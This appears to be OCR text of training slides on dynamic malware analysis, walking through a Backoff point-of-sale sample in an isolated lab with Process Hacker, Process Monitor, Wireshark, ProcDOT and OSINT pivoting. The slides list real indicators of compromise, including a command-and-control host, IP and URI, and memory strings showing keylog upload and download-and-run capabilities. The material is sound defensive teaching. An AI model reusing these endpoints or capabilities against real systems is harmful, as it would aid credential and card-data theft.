
Mitigate the risks of malware escaping from your lab.

- Avoid production network connectivity.
- Dedicate a physical host to the lab.
- Restore the host if anything suspicious occurs.
- Keep up with patches to virtualization software.

Launch monitoring tools in the lab, then infect the Windows system.

- Process Hacker: Observes running processes.
- Process Monitor: Records local system interactions.
- Wireshark: Records network activities.

The monitoring tools will start capturing the activities.



Infect the Windows box while the monitoring tools are active.

- Interact with the infected system a bit by launching programs and typing.
- Let the specimen run for at least 3-5 minutes, to give it a chance to act.
- Kill the malicious process.
- Pause monitoring tools when you're ready to begin examining the activities.

Process Hacker shows how the suspicious process runs.

"C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe" -m "C:\Users\REM\Desktop\RNMON.exe"

Processes | Services | Network | Disk

Name	PID	ASLR	Integrity	CPU	I/O total r...	Private byt...	User name	Description
System Idle Process	0							
System	4		System					
Interrupts								
csrss.exe	600	ASLR	System					
csrss.exe	668	ASLR	System					
wininit.exe	676	ASLR	System					
winlogon.exe	724	ASLR	System					
fontdrvhost.exe	896	ASLR	Low					
dwm.exe	564	ASLR	System					
explorer.exe	3436	ASLR	Mediu					
vmtoolsd.exe	5084	ASLR	Mediu					
ProcessHacker.exe	200	ASLR	High					
Procmon.exe	4872	ASLR	Mediu					
Procmon64.exe	1376	ASLR	High					
javaw.exe	3664		Mediu					

javaw.exe (3664) Properties

Environment | Handles | Job | GPU | Disk and | ork | Comment

General | Statistics | Performance | Threads | Token | odules | Memory

File

N/A

(UNVERIFIED)

Version: N/A

Image file name:

C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe

Process

Command line: "C:\Users\REM\AppData\Roaming\OracleJava\javaw.e

Current directory: C:\Users\REM\Desktop\

MINERVA

Process Hacker can extract strings from memory of the suspicious process.

Results - javaw.exe (3664)

1,452 results.

Address	Length	Result
0x408030	13	mswinhost.exe
0x40803e	12	81.4.111.176
0x40804b	22	/scandisk/diskpart.php
0x408062	17	total-updates.com
0x40807c	65	Mozilla/5.0 (Windows NT 6.1; rv:24.0) ...
0x4080c3	47	Content-Type: application/x-www-form...
0x408108	14	jhgtsd7fjmytkr
0x408139	16	Download and Run
0x40814a	14	Upload KeyLogs
0x408161	10	%s&data=%s
0x40818d	36	&op=%d&id=%s&ui=%s&wv=%d&gr...
0x4081b2	10	text/plain
0x4081d9	10	identifier
0x4081e4	42	SOFTWARE\Microsoft\Windows\Curren...
0x40820f	12	kernel32.dll
0x40821c	19	GetNativeSystemInfo
0x408230	47	SYSTEM\CurrentControlSet\Control\Pro...
0x408260	11	ProductType

MINERVA

Process Hacker also shows handles, including mutex names, which can be IOCs and an infection markers.

javaw.exe (3664) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory
Environment | Handles | Job | GPU | Disk and Network | Comment


☑ Hide unnamed handles

Type	Name	Handle
Mutant	\Sessions\1\BaseNamedObjects\ZonesCacheCount...	0x41c
Mutant	\Sessions\1\BaseNamedObjects\SM0:3664:64:WilEr...	0x34c
Mutant	\Sessions\1\BaseNamedObjects\nUndsa8301nskal	0x21c
Mutant	\Sessions\1\BaseNamedObjects\SM0:3664:168:Wil...	0x180
Key	HKLM\SOFTWARE\WOW6432Node\Microsoft\Wind...	0x410
Key	HKCU\Software\Microsoft\Windows\CurrentVersion...	0x40c
Key	HKCU\Software\Microsoft\Windows\CurrentVersion...	0x348
Key	HKCU\Software\Microsoft\Windows\CurrentVersion...	0x344
Key	HKLM\SOFTWARE\WOW6432Node\Microsoft\Intern...	0x31c
Key	HKCU\Software\Microsoft\Internet Explorer\Security	0x318
Key	HKLM\SOFTWARE\WOW6432Node\Microsoft\Intern...	0x314
Key	HKCU\Software\Microsoft\Internet Explorer\Main	0x310
Key	HKCU\Software\Microsoft\Internet Explorer\Downl...	0x2f8

MINERVA

Wireshark shows an attempt to connect to an external IP address on TCP port 80.

The lab is isolated and has no active services yet, so the connection is not established.



Your analysis so far provides several IOCs.

- Hostname: total-updates.com
- IP address: 81.4.111.176
- Mutex: nUndsa8301nskal
- URI: /scandisk/diskpart.php
- File: C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe

You can pivot around these data points to gather OSINT.

VirusTotal

Detections	URL
1/67	http://81.4.111.176/scandisk/diskpart.php
0/67	http://81.4.111.176/african/updcheck.php
0/67	http://81.4.111.176/

TotalHash

mutex:nUndsa8301nskal

Search

Displaying 1 - 4 of 4 results

SHA1

a506bde2d0ee5300811a4de85e68a553a5b74547

faa348993ea1735475a67c05787cf9df07b127f0

MINERVA

The attributes you discover can lead you to other people's analysis.

nUndsa8301nskal


All Maps Videos Images Shopping More Settings Tools

Backoff Point-of-Sale Malware | US-CERT
https://www.us-cert.gov/ncas/alerts/TA14-212A
nUndsa8301nskal. nuyhnJmkuTgD. Files Written: %APPDATA%\nsskrnl. %APPDATA%\winserv.exe. %APPDATA%\OracleJava\javaw.exe.

What if you cannot find any details and must rely solely on yourself?


MINERVA

ProcDOT cleans up and visualizes Process Monitor data.




MINERVA

ProcDOT explains how the javaw.exe process appeared.



ProcDOT also shows that javaw.exe created and read an unusual file and defined an autostart registry key.

Further analysis would indicate that the sskrnl file is encoded or encrypted.



What have you learned about the specimen so far?

- Copies itself to %AppData%\OracleJava\javaw.exe and runs from that location.
- Creates registry keys for persistence.
- Connects to 81.4.111.176.
- Creates an encoded “nsskrnl” file.
- Other IOCs and theories.

This section covered these tools and concepts:

Virtualization

Flare VM

REMnux

Process Hacker

Process Monitor

ProcDOT

Wireshark

TotalHash

Persistence

Mutex

Infection marker

Data in memory

OSINT

Pivoting

